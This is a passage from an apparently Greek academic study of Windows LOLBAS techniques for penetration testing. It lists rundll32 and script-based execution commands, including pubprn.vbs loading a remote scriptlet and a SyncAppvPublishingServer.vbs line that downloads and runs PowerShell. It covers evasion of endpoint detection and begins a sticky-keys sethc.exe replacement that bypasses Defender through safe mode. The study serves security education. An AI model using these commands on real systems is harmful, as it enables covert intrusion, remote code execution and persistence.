      objShell.Run "c:\windows\system32\calc.exe"
                        Self.Close
    End Sub
        </script>
</head>
<body onload="RunProgram">
  <h1>LOLBin</h1>
</body>
</html>
```

  Εκτέλεση:
  $> rundll32.exe Mshtml.dll,PrintHTML “C:\temp\calc.hta”

  Φάκελος στο Λ/Σ: c:\windows\system32\Mshtml.dll, c:\windows\sysWOW64\Mshtml.dll

- Pcwutl.dll: αρχείο βοήθειας αντιμετώπισης προβλημάτων συμβατότητας προγραμμάτων. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:
  $> rundll32.exe pcwutl.dll,LaunchApplication calc.exe

  Φάκελος στο Λ/Σ: c:\windows\system32\Pcwutl.dll, c:\windows\sysWOW64\Pcwutl.dll

- Shdocvw.dll: αρχείο διαδικασίας Windows (Shell Doc Object and Control). Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:
  $> rundll32.exe shdocvw.dll,OpenURL "C:\test\calc.url"

  Φάκελος στο Λ/Σ: c:\windows\system32\Shdocvw.dll, c:\windows\sysWOW64\Shdocvw.dll

- Shell32.dll: χρησιμεύει ως γραφική διεπαφή χρήστη για λειτουργικά συστήματα Windows. Το Shell32.dll είναι μια βιβλιοθήκη δυναμικών συνδέσμων που ελέγχει ορισμένες λειτουργίες API του κελύφους των Windows. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:

$> rundll32.exe shell32.dll,Control_RunDLL payload.dll
$> rundll32.exe shell32.dll,ShellExec_RunDLL beacon.exe
$> rundll32.exe shell32.dll,OpenAs_RunDLL c:\temp\calc.hta
$> rundll32.exe shell32.dll,ShellExec_RunDLLA beacon.exe

Φάκελος στο Λ/Σ: c:\windows\system32\shell32.dll, c:\windows\sysWOW64\shell32.dll

- Setupapi.dll: Η διεπαφή προγραμματισμού εφαρμογών Setup (SetupAPI) είναι ένα στοιχείο συστήματος που παρέχει δύο σύνολα λειτουργιών: (α) Γενικές λειτουργίες εγκατάστασης & (β) Λειτουργίες εγκατάστασης συσκευής. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

Δείγμα κώδικα: (calc.inf)
; DRIVER.INF
; Copyright (c) Microsoft Corporation. All rights reserved.

[Version]
Signature = "$CHICAGO$"
Class=61883
ClassGuid={7EBEFBC0-3200-11d2-B4C2-00A0C9697D17}
Provider=%Msft%
DriverVer=06/21/2006,6.1.7600.16385

[DestinationDirs]
DefaultDestDir = 1

[DefaultInstall]
AddReg = CalcStart

[CalcStart]
HKLM,Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce,Install,,cmd.exe /c "\"calc.exe\""

Εκτέλεση:
$> rundll32 setupapi,InstallHinfSection DefaultInstall 132 c:\temp\calc.inf

Φάκελος στο Λ/Σ: c:\windows\system32\Setupapi.dll, c:\windows\sysWOW64\Setupapi.dll

- Url.dll: είναι μια λειτουργική μονάδα που περιέχει λειτουργίες διεπαφής προγραμματισμού εφαρμογών (API) για εργασία με το Internet Shortcut Shell Extension. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

Εκτέλεση:
$> rundll32.exe url.dll,OpenURL "C:\test\calc.hta"
$> rundll32.exe url.dll,OpenURL "C:\test\calc.url"
$> rundll32.exe url.dll, FileProtocolHandler calc.exe

Φάκελος στο Λ/Σ: c:\windows\system32\url.dll, c:\windows\sysWOW64\url.dll

- Zipfldr.dll: είναι μια ενότητα συμπιεσμένων φακέλων από τη Microsoft. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:
  $> rundll32.exe zipfldr.dll,RouteTheCall calc.exe

  Φάκελος στο Λ/Σ: c:\windows\system32\zipfldr.dll, c:\windows\sysWOW64\zipfldr.dll

3.4. LOLScripts

Πρόκειται για αρχεία scripting κυρίως PowerShell (.ps1) και σε δεύτερο χρόνο Visual Basic Script (.vbs) ή Batch αρχείων (.bat).

Στην κατηγορία των βιβλιοθηκών του λειτουργικού συστήματος (OS dlls) έχουμε τα εξής αρχεία, τα οποία και θα δούμε αναλυτικά: CL_mutexverifiers.ps1, Manage-bde.vbs, pester.bat, Pubprn.vbs, Slmgr.vbs, Syncappvpublishingserver.vbs, Winrm.vbs. Η παραπάνω λίστα είναι ενδεικτικά αυτή που αναγράφεται στην Github σελίδα, όμως δεν περιορίζεται μόνο σε αυτά τα εργαλεία.

- CL_mutexverifiers.ps1: script εκτέλεσης εντολών. Απαραίτητη προϋπόθεση είναι η δημιουργία ενός script με το όνομα calc.ps1 στη μεταβλητή περιβάλλοντος $env:temp.Το περιεχόμενο του script είναι η εντολή “calc”.

  Εκτέλεση:
  C:\Windows\diagnostics\system\AERO\CL_Mutexverifiers.ps1
  runAfterCancelProcess calc.ps1

  C:\Windows\diagnostics\system\Audio\CL_Mutexverifiers.ps1
  runAfterCancelProcess calc.ps1

  C:\Windows\diagnostics\system\WindowsUpdate\CL_Mutexverifiers.ps1
  runAfterCancelProcess calc.ps1

  Φάκελος στο Λ/Σ: C:\Windows\diagnostics\system\WindowsUpdate\CL_Mutexverifiers.ps1,
  C:\Windows\diagnostics\system\Video\CL_Mutexverifiers.ps1,
  C:\Windows\diagnostics\system\Speech\CL_Mutexverifiers.ps1

- Manage-bde.wsf: windows script εκτέλεσης εντολών.

  Εκτέλεση:
  set comspec=C:\windows\system32\calc.exe
  cscript C:\windows\system32\manage-bde.wsf

  Φάκελος στο Λ/Σ: c:\windows\system32\manage-bde.wsf

- Pester.bat: αρχείο εκτέλεσης batch εντολών. Να σημειωθεί ότι το συγκεκριμένο script είναι ψηφιακά υπογεγραμμένο από τη Microsoft.

Εκτέλεση:
 # Execute notepad
Pester.bat /help "$null; notepad"
 # Execute calc
Pester.bat /help "$null; calc"
 # Execute Get-Process cmdlet
Pester.bat /help "$null; ps"

 # Other options for 2nd parameter
pester.bat help "$null; notepad"
pester.bat /help "$null; notepad"
pester.bat ? "$null; notepad"
pester.bat -? "$null; notepad"
pester.bat /? "$null; notepad"

 # 3rd parameter can be anything
pester.bat /help "'doesnotexist'; notepad"
pester.bat /help "Get-Help; notepad"
pester.bat /help "gcm;notepad"

 # 4th parameter is the payload

Φάκελος στο Λ/Σ:
 # Shipped inbox
"c:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\bin\Pester.bat"

 # There can be other versions present as well
Dir "c:\Program Files\WindowsPowerShell\Modules\Pester\bin\Pester.bat"*

- Pubprn.vbs: πρόκειται για ένα Visual Basic Script που δημοσιεύει έναν εκτυπωτή στις υπηρεσίες τομέα Active Directory.

Εκτέλεση:
$> pubprn.vbs 127.0.0.1 script:https://domain.com/folder/file.sct

Φάκελος στο Λ/Σ: C:\Windows\System32\Printing_Admin_Scripts\en-US\pubprn.vbs,
C:\Windows\SysWOW64\Printing_Admin_Scripts\en-US\pubprn.vbs

- Slmgr.vbs: πρόκειται για ένα Visual Basic Script που διαμορφώνει την αδειοδότηση Windows Server.

Εκτέλεση:
$> slmgr.vbs

Φάκελος στο Λ/Σ: c:\windows\system32\slmgr.vbs, c:\windows\sysWOW64\slmgr.vbs

- SyncAppvPublishingServer.vbs: Ακριβώς όπως το SyncAppvPublishingServer.exe, ξεκινά ένα script Powershell με τα παρεχόμενα ορίσματα.

Εκτέλεση:

$> SyncAppvPublishingServer.vbs "n;((New-Object Net.WebClient).DownloadString('http://some.url/script.ps1') | IEX"

Φάκελος στο Λ/Σ: C:\Windows\System32\SyncAppvPublishingServer.vbs

- Winrm.vbs: καλεί το WinRM Scripting API και είναι ένα εργαλείο γραμμής εντολών, γραμμένο στη Visual Basic Scripting Edition (VBScript).

Εκτέλεση:
$> winrm quickconfig

Φάκελος στο Λ/Σ: C:\windows\system32\winrm.vbs, C:\windows\SysWOW64\winrm.vbs

Αναφερθήκαμε σε όλα τα εργαλεία LOLBAS. Φυσικά, κάποια εξ' αυτών δε βρίσκουν εφαρμογή σε όλες τις εκδόσεις των Microsoft Windows, αλλά πρέπει να πληρούνται συγκεκριμένες προδιαγραφές και υλοποιήσεις (π.χ. συστήματα Server).

Στην επόμενη ενότητα θα δούμε κάποια εξ' αυτών που βρίσκουν εφαρμογή στα Windows 10 Ultimate. Θα αναφερθούμε στις τεχνικές penetration testing και πώς μπορούμε να τις υλοποιήσουμε με τα εργαλεία LOLBAS.

(Moe, 2022)

3.5. Δοκιμή εργαλείων στο λειτουργικό σύστημα

Ίσως το πιο σημαντικό κομμάτι της εν λόγω μελέτης είναι η πραγματική δοκιμή των εργαλείων και κατά πόσο βρίσκουν εφαρμογή σε ένα «στεγανό» περιβάλλον με όλα τα προκαθορισμένα μέτρα ασφαλείας.

Καταρχάς, θα πρέπει να αναφερθούμε σε κάποιες διεργασίες που εκτελούνται σε κάθε pentesting, καθώς και σε κάποιες αρχές που αποτελούν «χρυσούς κανόνες» για την απόκτηση πρόσβασης αφήνοντας το ελάχιστο δυνατό αποτύπωμα.

Γενικά, με τη χρήση των LOLBAS και αντίστοιχων εργαλείων, επιδιώκουμε τα εξής:

- Αποφεύγουμε να γράφουμε στο δίσκο (binaries, dlls, scripts κ.α.)
- Επιθυμούμε να «ζούμε» στη μνήμη RAM. Κοινώς, μόλις σβήσει ο υπολογιστής, σβήνει και κάθε ίχνος της παρουσίας μας στο σύστημα.
- Προσπαθούμε να αφουγκραζόμαστε και να ακολουθούμε τη λειτουργία των συστημάτων, σαν να είμαστε μέρος τους. Ιδανικά, η συμπεριφορά μας δεν ξεχωρίζει από τις απλές, τυπικές διεργασίες ενός συστήματος και η διείσδυση δε μπορεί να γίνει αντιληπτή από τα συστήματα EPS (endpoint protection security), IDS / IPS (intrusion detection / protection systems) ή ακόμα και τους διαχειριστές. Για να το επιτύχουμε αυτό:
    - Χρησιμοποιούμε εργαλεία που είναι ήδη εκεί (LOLBAS!)
    - Χρησιμοποιούμε πρωτόκολλα τα οποία ήδη είναι σε χρήση
    - Παρακολουθούμε τη δικτυακή κίνηση κι εναρμονιζόμαστε. Αν το δίκτυο είναι «ήσυχο», το ίδιο οφείλουμε να κάνουμε κι εμείς.
    - Συνοψίζοντας, ο στόχος μας είναι να κάνουμε την υποδομή και τα υπάρχοντα εργαλεία να λειτουργήσουν προς όφελός μας!

Επίσης, ειδικά όσον αφορά το scripting θα ήταν καλό να διευκρινίσουμε κάποιες ειδοποιούς διαφορές μεταξύ των διαφόρων windows-based scripts.

PowerShell scripts: έχουμε ήδη αναφερθεί στην παντοδυναμία του PowerShell σε προηγούμενη ενότητα. Προτιμάται ως επί των πλείστων γιατί:

- Είναι μια πλήρης γλώσσα scripting
- Έχει πλήρη πρόσβαση στο .NET Framework που υποστηρίζει τη συντριπτική πλειοψηφία των Windows εφαρμογών (αν όχι όλες)
- Δεν χρειάζεται να εκτελεστεί από το δίσκο («ζει» στη μνήμη RAM!).
- Έχει τη δυνατότητα παράκαμψης της πολιτικής εκτέλεσης (Execution policy)

VB scripts / BAT αρχεία: Για τα μεν VB scripts είναι κώδικας γραμμένος σε Visual Basic κι εκμεταλλεύεται τη μηχανή scripting της VB (Visual Basic Scripting Engine). Συνηθέστερα απαντάται σε συστήματα που έχουν κάποια έκδοση MS Office και με εσφαλμένη παραμετροποίηση, μπορεί να αποβεί καταστροφική. Όσον αφορά τα BAT (batch) αρχεία, είναι αυτό που λέει το όνομά τους: αρχεία δέσμης εντολών. Πρόκειται για μια ή περισσότερες εντολές MS DOS που εκτελείται σε περιβάλλον τερματικού (command prompt) και μπορεί να διεκπεραιώσει εργασίες παρασκηνιακά, χωρίς την παρέμβαση ενός χρήστη. Διακρίνονται για τα παρακάτω χαρακτηριστικά:

- Η μεν VB είναι μια δημοφιλής κι εύκολη γλώσσα scripting για αρχαρίους. Τα δε BAT αρχεία είναι εξίσου εύκολο να δημιουργηθούν.
- Δεν είναι τόσο ισχυρά πλέον, εξαιτίας των προληπτικών μέτρων που ενσωματώνουν οι νεώτερες γενιές των Windows.
- Δεν υποστηρίζουν εκτέλεση από μνήμης.
- Πρέπει να εγγραφούν στον δίσκο, αυξάνοντας την πιθανότητα εντοπισμού από τα αντιϊκά συστήματα.

Ως επί των πλείστων, οι ενέργειες που εκτελούνται σε ένα penetration testing ή σε μια επίθεση είναι κάποιες από (ή και όλες οι) παρακάτω:

1. Ενεργοποίηση δεσμευμένου κελύφους γραμμής εντολών (bind shell)
2. Ενεργοποίηση αντίστροφου κελύφους γραμμής εντολών (reverse shell)
3. Απόκτηση προνομίων (privilege escalation)
4. Ανακατεύθυνση θυρών (port redirection / forwarding)
5. Καταγραφή στοιχείων πληκτρολόγησης (key-logging)
6. Διατήρηση επικοινωνίας και διαχειριστικών δικαιωμάτων στον προσβεβλημένο υπολογιστή (persistence)
7. Καταγραφή και φιλτράρισμα πακέτων επικοινωνίας (packet capture)
8. Λήψη διαπιστευτηρίων (dumping hashes)
9. Λήψη στιγμιότυπων οθόνης (screenshots)
10. Μεταπήδηση σε άλλα συστήματα του ίδιου δικτύου (pivoting)

Θα δούμε μερικά παραδείγματα των παραπάνω τακτικών με την χρήση των εργαλείων LOLBAS.

1. Ενεργοποίηση δεσμευμένου κελύφους γραμμής εντολών (bind shell)


Τα δεσμευμένα κελύφη έχουν ένα πρόγραμμα που λειτουργεί ως «ακροατής» (listener) να

εκτελείται στο παρασκήνιο του τερματικού – στόχου και ο εισβολέας συνδέεται με τον ακροατή για να αποκτήσει ένα απομακρυσμένο κέλυφος.


2. Θα δοκιμάσουμε να εκμεταλλευτούμε μια ευπάθεια στον σχεδιασμό των Windows – τη λειτουργία των “sticky keys” (όταν μένει πατημένο ή πατιέται πολλές φορές κάποιο από τα πλήκτρα λειτουργίας των Windows, όπως το Shift, το Alt ή το Control, ενεργοποιείται ένα πρόγραμμα το οποίο θεωρεί ότι ο χρήστης έχει κάποιες ειδικές ανάγκες, οπότε αγνοεί τα επαναλαμβανόμενα πατήματα και συμπεριφέρεται σα να πατήθηκε 1 φορά μόνο το εν λόγω πλήκτρο). Πρόκειται για το αρχείο “sethc.exe” που βρίσκεται στον φάκελο C:\Windows\System32. Το “sethc.exe” πληροί τις προδιαγραφές ως αρχείο “LOLBAS” καθώς είναι αρχείο του λειτουργικού συστήματος.
3. Γι’ αυτό κάνουμε τις εξής παραδοχές:

a) Θεωρούμε ότι έχουμε φυσική πρόσβαση στο τερματικό – στόχο ή ότι είχαμε κάποια στιγμή «φυσική» πρόσβαση (μη απομακρυσμένη), ώστε να μπορέσουμε να εκτελέσουμε τη μεθοδολογία που περιγράφεται παρακάτω, καθώς απαιτείται να εισάγουμε ένα cd εγκατάστασης των Windows και να επανεκκινήσουμε το μηχάνημα
b) Θεωρούμε ότι δε μας απασχολεί περαιτέρω εκμετάλλευση (exploitation) του τερματικού. Αρκεί να αποκτήσουμε μια γραμμή εντολών, όπου θα μας επιτρέψει πρόσβαση στο σύστημα.


- Θα χρησιμοποιήσουμε ένα cd των Windows 10 για να εκκινήσουμε το εικονικό μας μηχάνημα. Μόλις φτάσει στην εικόνα εγκατάστασης όπως φαίνεται παρακάτω, θα πατήσουμε το συνδυασμό “Shift+F10”, ώστε να μεταβούμε σε ένα προσωρινό κέλυφος γραμμής εντολών.




- Πρωτίστως δημιουργούμε ένα backup του εκτελέσιμου “sethc.exe” και σε δεύτερο χρόνο το αντικαθιστούμε με το αρχείο γραμμής εντολών “cmd.exe”, όπως φαίνεται από τις παρακάτω γραμμές εντολών:



- Υπό κανονικές συνθήκες, θα επανεκκινούσαμε τον υπολογιστή και στην οθόνη login, πιέζοντας το πλήκτρο “Shift” 5 φορές, θα μας έδινε πρόσβαση στη γραμμή εντολών. Ωστόσο, ο Windows Defender έχει πλέον ενημερωθεί ώστε να προλαμβάνει την κακόβουλη αντικατάσταση προγραμμάτων συστήματος. Συνεπώς, εκκινούμε το τερματικό σε κατάσταση ασφαλούς λειτουργίας (safe mode), για να παρακάμψουμε τον Defender. Στην οθόνη σύνδεσης, πλέον σε κατάσταση ασφαλούς λειτουργίας, πιέζοντας το “Shift” 5 φορές, μας δίνει πρόσβαση σ’ ένα πρόγραμμα γραμμής εντολών και μάλιστα με διαχειριστικά δικαιώματα:



- Απενεργοποιούμε τον Windows Defender ανοίγοντας ένα PowerShell με δικαιώματα Administrator κι εκτελούμε την παρακάτω εντολή:



